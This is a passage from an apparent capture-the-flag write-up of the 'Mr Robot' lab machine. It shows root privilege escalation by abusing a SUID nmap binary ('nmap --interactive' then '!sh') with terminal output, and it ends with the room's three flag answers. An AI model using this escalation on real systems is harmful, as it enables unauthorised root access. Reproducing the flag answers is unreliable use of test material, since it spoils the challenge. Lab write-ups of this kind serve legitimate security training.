/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

And we do find a strange one “nmap”. Now Visit GTFO bins website(<https://gtfobins.github.io/>) and search “nmap” which shows us possible commands to escalate privileges.

We have used “nmap –interactive”

```
nmap> !sh
```


We got the root access

```
# cd root
cd root
# ls -la
ls -la
total 32
drwx----- 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
-rw----- 1 root root 4058 Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16 2015 .bashrc
drwx----- 2 root root 4096 Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1024 Sep 16 2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Title

Mr Robot

Target IP Address

10.10.65.254 

Expires

23min 8s

?

Add 1 hour

Terminate

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

✓ Correct Answer

🔍 Hint

What is key 2?

822c73956184f694993bede3eb39f959

✓ Correct Answer

🔍 Hint

What is key 3?

04787ddef27c3dee1ee161b21670b4e4

✓ Correct Answer

🔍 Hint